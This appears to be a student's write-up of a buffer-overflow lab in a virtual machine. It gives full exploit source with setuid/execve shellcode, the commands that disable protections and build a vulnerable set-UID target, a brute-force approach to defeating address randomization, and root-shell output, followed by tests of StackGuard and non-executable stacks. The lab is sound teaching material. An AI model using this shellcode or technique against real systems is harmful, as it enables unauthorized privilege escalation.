The terminal window has a sidebar with icons for system settings, a document, a terminal, a file manager, a network monitor, Firefox, a settings gear, a CD/DVD drive, and a laptop. The background of the terminal window features a water droplet pattern.

After Adding the extra Lines (Performing the task 2 again)

Now I have added given extra four lines to the exploit.c program and I again repeat the task 2 again.

```
new 1 x new 5 x call_shellcode.c x stack.c x exploit.c x new 2 x
1  /* exploit.c */
2  /* A program that creates a file containing code for launching shell*/
3  #include <stdlib.h>
4  #include <stdio.h>
5  #include <string.h>
6  char shellcode[]=
7      "\x31\xc0" /* Line 1: xorl %eax,%eax */
8      "\x31\xdb" /* Line 2: xorl %ebx,%ebx */
9      "\xb0\xd5" /* Line 3: movb $0xd5,%al */
10     "\xcd\x80" /* Line 4: int $0x80 */
11     // ---- The code below is the same as the one in Task 2 ----
12     "\x31\xc0" /* xorl %eax,%eax */
13     "\x50" /* pushl %eax */
14     "\x68" "//sh" /* pushl $0x68732f2f */
15     "\x68" "/bin" /* pushl $0x6e69622f */
16     "\x89\xe3" /* movl %esp,%ebx */
17     "\x50" /* pushl %eax */
18     "\x53" /* pushl %ebx */
19     "\x89\xe1" /* movl %esp,%ecx */
20     "\x99" /* cdq */
21     "\xb0\x0b" /* movb $0x0b,%al */
22     "\xcd\x80" /* int $0x80 */
23 ;
24 void main(int argc, char **argv)
25 {
26     char buffer[517];
27     FILE *badfile;
28     /* Initialize buffer with 0x90 (NOP instruction) */
29     memset(&buffer, 0x90, 517);
30
31     /* Buffer Overflow Exploit */
32     strcpy(buffer + 200, shellcode);
33     strcpy(buffer + 0x24, "\x3f\xeb\xff\xbf");
34
35     /* You need to fill the buffer with appropriate contents here */
36     /* Save the contents to the file "badfile" */
37     badfile = fopen("./badfile", "w");
38     fwrite(buffer, 517, 1, badfile);
39     fclose(badfile);
40 }
```



```
Terminator
/bin/bash
[02/26/20]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/26/20]seed@VM:~$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Feb 26 01:17 /bin/sh -> /bin/dash
[02/26/20]seed@VM:~$ vi stack.c
[02/26/20]seed@VM:~$ gcc -o stack -z execstack -fno-stack-protect
r -g stack.c
[02/26/20]seed@VM:~$ sudo chown root stack
[02/26/20]seed@VM:~$ sudo chmod 4755 stack
[02/26/20]seed@VM:~$ ls -l stack
-rwsr-xr-x 1 root seed 9764 Feb 26 10:32 stack
[02/26/20]seed@VM:~$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show
copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
```

```
Terminator
/bin/bash
Breakpoint 1, main (argc=0x1, argv=0xbfffed34) at stack.c:24
24      badfile = fopen("badfile", "r");
gdb-peda$ n

-----registers-----
]
EAX: 0x804b008 --> 0xfbad2488
```

```
Terminator
/bin/bash
/bin/bash 66x24
0028| 0xbfffea8c --> 0xb7fe3e60 (<check_match+304>:      add    esp
,0x10)
-----]
Legend: code, data, rodata, value
25      fread(str, sizeof(char), 517, badfile);
gdb-peda$ p /x &str
$1 = 0xbfffea77
gdb-peda$ disass bof
Dump of assembler code for function bof:
0x080484bb <+0>:      push    ebp
0x080484bc <+1>:      mov     ebp,esp
0x080484be <+3>:      sub     esp,0x28
0x080484c1 <+6>:      sub     esp,0x8
0x080484c4 <+9>:      push    DWORD PTR [ebp+0x8]
0x080484c7 <+12>:     lea     eax,[ebp-0x20]
0x080484ca <+15>:     push    eax
0x080484cb <+16>:     call   0x8048370 <strcpy@plt>
0x080484d0 <+21>:     add     esp,0x10
0x080484d3 <+24>:     mov     eax,0x1
0x080484d8 <+29>:     leave
0x080484d9 <+30>:     ret
End of assembler dump.
gdb-peda$ q
```


After performing the task2 again with the GNU debugger and modifying the address using the offset address, I now compile the exploit program using the gcc. I ran the exploit program which creates a badfile with the contents of the buffer array. I ran the stack program and I was able to get access to the root account. Hence, I was able to defeat the countermeasure performed by the dash using the buffer overflow.

```
[02/26/20]seed@VM:~$ vi exploit.c
[02/26/20]seed@VM:~$ gcc -Wall exploit.c -o exploit
exploit.c:24:6: warning: return type of 'main' is not 'int' [-Wmain]
void main(int argc, char **argv)
^
[02/26/20]seed@VM:~$ ./exploit
[02/26/20]seed@VM:~$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Feb 26 01:17 /bin/sh -> /bin/dash
#
```


2.6 Task 4: Defeating Address Randomization


Output:

I now turn on the address randomization using the command `sudo /sbin/sysctl -w kernel.randomize_va_space=2`. By using this command, we will be able to enable the address randomization, so that the address of the stack and heap keeps changing and becomes difficult to guess the address of the stack and heap. Now I compiled and ran the exploit program from task2 which has the buffer overflow exploit. Then I ran the stack program I was able to see segmentation fault. This is because of the enabling of the address randomization. We get segmentation fault because the address of the stack keeps changing randomly and our exploit program becomes difficult in finding the address of the stack due to address randomization.



```
/bin/bash
[02/26/20]seed@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/26/20]seed@VM:~$ vi exploit.c
[02/26/20]seed@VM:~$ gcc -Wall exploit.c -o exploit
exploit.c:19:6: warning: return type of 'main' is not 'int' [-Wmain]
void main(int argc, char **argv)
[02/26/20]seed@VM:~$ ./exploit
[02/26/20]seed@VM:~$ ./stack
Segmentation fault
[02/26/20]seed@VM:~$
```

Now after the enabling of the address randomization, we know that the address of the stack and heap keeps changing randomly. So, in order to defeat the address randomization, we use the brute force approach in finding the address of the stack using the given shell program. I have created the shell program and named it task4While.sh. This script has a while loop that keeps running until it matches with the address in the badfile which gets created when we ran the exploit program.



```
/bin/bash
[02/26/20]seed@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/26/20]seed@VM:~$ vi task4While.sh
[02/26/20]seed@VM:~$ ./task4While.sh
bash: ./task4While.sh: Permission denied
[02/26/20]seed@VM:~$ bash task4While.sh
```


The loop ran for 46 minutes and finally the address got matched and I was able to get into the root shell. Thus, defeating the address randomization using the brute force approach.

```
/bin/bash
task4While.sh: line 13: 24743 Segmentation fault      ./stack
46 minutes and 7 seconds elapsed.
The program has been running 2335300 times so far.
task4While.sh: line 13: 24744 Segmentation fault      ./stack
46 minutes and 7 seconds elapsed.
The program has been running 2335301 times so far.
task4While.sh: line 13: 24745 Segmentation fault      ./stack
46 minutes and 7 seconds elapsed.
The program has been running 2335302 times so far.
task4While.sh: line 13: 24746 Segmentation fault      ./stack
46 minutes and 7 seconds elapsed.
The program has been running 2335303 times so far.
task4While.sh: line 13: 24747 Segmentation fault      ./stack
46 minutes and 7 seconds elapsed.
The program has been running 2335304 times so far.
task4While.sh: line 13: 24748 Segmentation fault      ./stack
46 minutes and 7 seconds elapsed.
The program has been running 2335305 times so far.
task4While.sh: line 13: 24749 Segmentation fault      ./stack
46 minutes and 7 seconds elapsed.
The program has been running 2335306 times so far.
task4While.sh: line 13: 24750 Segmentation fault      ./stack
46 minutes and 7 seconds elapsed.
The program has been running 2335307 times so far.
#
```


After the running of the program I got access into root shell and I checked using the id command, I was able to see euid as root.

```
46 minutes and 7 seconds elapsed.
The program has been running 2335305 times so far.
task4While.sh: line 13: 24749 Segmentation fault      ./stack
46 minutes and 7 seconds elapsed.
The program has been running 2335306 times so far.
task4While.sh: line 13: 24750 Segmentation fault      ./stack
46 minutes and 7 seconds elapsed.
The program has been running 2335307 times so far.
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambash
re)
#
```

2.7 Task 5: Turn on the StackGuard Protection


Output:

I removed the `/bin/sh` and made it to point to the `/bin/zsh` which is the vulnerable shell. I created a symbolic link and made the `/bin/sh` point to the `/bin/zsh`.



```
Terminator /bin/bash
[02/26/20]seed@VM:~$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Feb 26 01:17 /bin/sh -> /bin/dash
[02/26/20]seed@VM:~$ sudo rm /bin/sh
[02/26/20]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
[02/26/20]seed@VM:~$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Feb 26 19:06 /bin/sh -> /bin/zsh
[02/26/20]seed@VM:~$
```

Now I disabled the address randomization using the command `sudo sysctl -w kernel.randomize_va_space=0`. So that the address of the stack and the heap is not randomized. From task1 I have created the `stack.c` program and saved it. I compiled the stack program with the stack guard enabled i.e. I have not used the `'-fno-stack-protector'` while compiling the program using `gcc`. I now changed the ownership of the compiled program to root and made the compiled program SET-UID program. When I ran the stack program from the task1 I was able to see the message that "stack smashing detected" and the stack program got terminated. This is because we have enabled the stack guard while compiling the program. That is why we are not able to run the program.




```
Terminator
/bin/bash
[02/26/20]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/26/20]seed@VM:~$ vi stack.c
[02/26/20]seed@VM:~$ gcc -o stack -z execstack stack.c
[02/26/20]seed@VM:~$ sudo chown root stack
[02/26/20]seed@VM:~$ sudo chmod 4755 stack
[02/26/20]seed@VM:~$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[02/26/20]seed@VM:~$
```


2.8 Task 6: Turn on the Non-executable Stack Protection

Output:

I disabled the address randomization using the command `sudo sysctl -w kernel.randomize_va_space=0`. I then created and saved the program from task1. I compiled the program using the `'gcc -o stack -fno-stack-protector -z noexecstack stack.c'` command. I have compiled the program with the `noexecstack` command in the gcc. The `noexecstack` is called the non-executable stack. I then change the ownership of the compiled program to root and make the compiled program a SET-UID program. I then create and saved the exploit program from the task2 where I have put the buffer overflow code. I compiled the exploit program using the regular GCC compiler. When I ran the exploit program a badfile is created. Now when I ran the stack program, I am getting segmentation fault. This is because of compiling the stack program with non-executable stack enabled. When non-executable stack is enabled it will not allow the shellcode to run on the stack. That is the reason we are getting segmentation fault as the stack address is not found.



```
Terminator
/bin/bash
[02/26/20]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/26/20]seed@VM:~$ vi stack.c
[02/26/20]seed@VM:~$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[02/26/20]seed@VM:~$ sudo chown root stack
[02/26/20]seed@VM:~$ sudo chmod 4755 stack
[02/26/20]seed@VM:~$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Feb 26 19:23 stack
[02/26/20]seed@VM:~$ vi exploit.c
[02/26/20]seed@VM:~$ gcc -Wall exploit.c -o exploit
exploit.c:19:6: warning: return type of 'main' is not 'int' [-Wmain]
void main(int argc, char **argv)
[02/26/20]seed@VM:~$ ./exploit
[02/26/20]seed@VM:~$ ./stack
Segmentation fault
[02/26/20]seed@VM:~$
```